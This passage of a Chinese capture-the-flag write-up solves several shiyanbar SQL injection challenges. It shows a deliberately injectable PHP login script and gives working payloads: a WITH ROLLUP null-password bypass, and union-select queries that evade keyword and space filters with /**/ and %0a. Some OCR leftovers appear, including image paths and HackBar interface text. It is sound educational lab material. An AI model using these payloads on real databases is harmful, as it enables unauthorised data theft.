$filter = "and|select|from|where|union|join|sleep|benchmark|,|\(|\)";
foreach($_POST as $key=>$value){
    AttackFilter($key,$value,$filter);
}

$con = mysql_connect("XXXXXX","XXXXXX","XXXXXX");
if (!$con){
 die('Could not connect: ' . mysql_error());
}
$db="XXXXXX";
mysql_select_db($db, $con);
$sql="SELECT * FROM interest WHERE uname = '{$_POST['uname']}'";
$query = mysql_query($sql);
if (mysql_num_rows($query) == 1) {
    $key = mysql_fetch_array($query);
    if($key['pwd'] == $_POST['pwd']) {
        print "CTF{XXXXXX}";
    }else{
        print "亦可赛艇！";
    }
}else{
 print "一颗赛艇！";
}
mysql_close($con);
?>
```

可以看到此题目设置了三个坑

```
1. $filter = "and|select|from|where|union|join|sleep|benchmark|,|\(|\)";
2. if (mysql_num_rows($query) == 1) {
3. if($key['pwd'] == $_POST['pwd']) {
```

每一个都得绕过，首先第一个问题是过滤了一些字符串，但是由于已经给出了哪些字符被过滤了，所有很好绕过，使用`1' or '1' #`绕过。
第二个要求用户名查询结果集只有一个，直接使用语句`1' or 1 limit 1 offset 0 #`绕过。
第三个要求只有一个条目的结果集中`pwd`字段要和用户提交的字段`pwd`一样，如果一样，则返回flag。这个坑可以通过使用`group by with rollup`语句进行绕过，`with rollup`的作用请看下面的讲解，使用它绕过坑3的原理就是让null=null，先列出payload`1' or 1 group by pwd with rollup limit 1 offset 2#`，可以看到offset后面改为了`2`，同时gourp by的字段为`pwd`，这利用了`with roolup`的一个特性，当offset偏移刚好为条目最后一条+1时，还是会列出最后一条的信息，但同时本身语句是查不出内容的，当前pwd也无法聚合出内容，mysql就给出了null，这样就绕过了坑3。


> GROUP BY子句允许一个将额外行添加到简略输出端 WITH ROLLUP 修饰符。这些行代表高层(或高聚集)简略操作。ROLLUP 因而允许你在多层分析的角度回答有关问询的问题。或者你可以使用 ROLLUP, 它能用一个问询提供双层分析。将一个 WITH ROLLUP修饰符添加到 GROUP BY 语句，使询问产生另一行结果，该行显示了所有年份的总价值：
> mysql> SELECT year, SUM(profit) FROM sales GROUP BY year WITH ROLLUP;
> ±-----±------------+
> | year | SUM(profit) |
> ±-----±------------+
> | 2000 | 4525 |
> | 2001 | 3010 |
> | NULL | 7535 |
> ±-----±------------+


ctf5.shiyanbar.com/web/pcat/index.
ctf5.shiyanbar.com/web/pcat/index.php
CTF{with_rollup_interesting}
查看器
控制台
调试器
样式编辑器
性能
HackBar
Load URL
Split URL
Execute
http://ctf5.shiyanbar.com/web/pcat/index.php
Post data
Referrer
User Agent
Cookies
Post Data
uname=1' or 1 group by pwd with rollup limit 1 offset 2#&pwd=

简单的sql注入之1

题目链接

http://shiyanbar.com/ctf/1875



题目描述

通过注入获得flag值（提交格式：flag{}）。


解题思路

经过fuzz，发现题目过滤了`union,select`,但是当输入的是`unionselect`的时候，就发现


到底过滤了什么东西?

提交查询


ID: 1 unionselect
name: baloteli



都能显示出来，这种情况一般猜测是过滤空格和空格之间的内容，使用各种如`+, /**/,/*!*/, %0a`的都可以绕过空格。给出一个payload，`id=1'+union%0aselect/**/flag/**/from/**/flag/**/where/**/'1'='1`。
flag{Y0u_@r3_5O_dAmn_90Od}




再给一个获取所有表的payload，`id=1'+union%0aselect/**/TABLE_NAME/**/from/**/information_schema.tables/**/where/**/'1'='1`。



简单的sql注入之2

题目链接

http://shiyanbar.com/ctf/1908




题目描述

有回显的mysql注入
格式：flag{}

解题思路

和上一类似，有区别的是这道题目又过滤了`%0a`，给出payload，`id=1%27/**/union+select/**/flag/**/from/**/flag/**/where/**/%271%27=%271`。

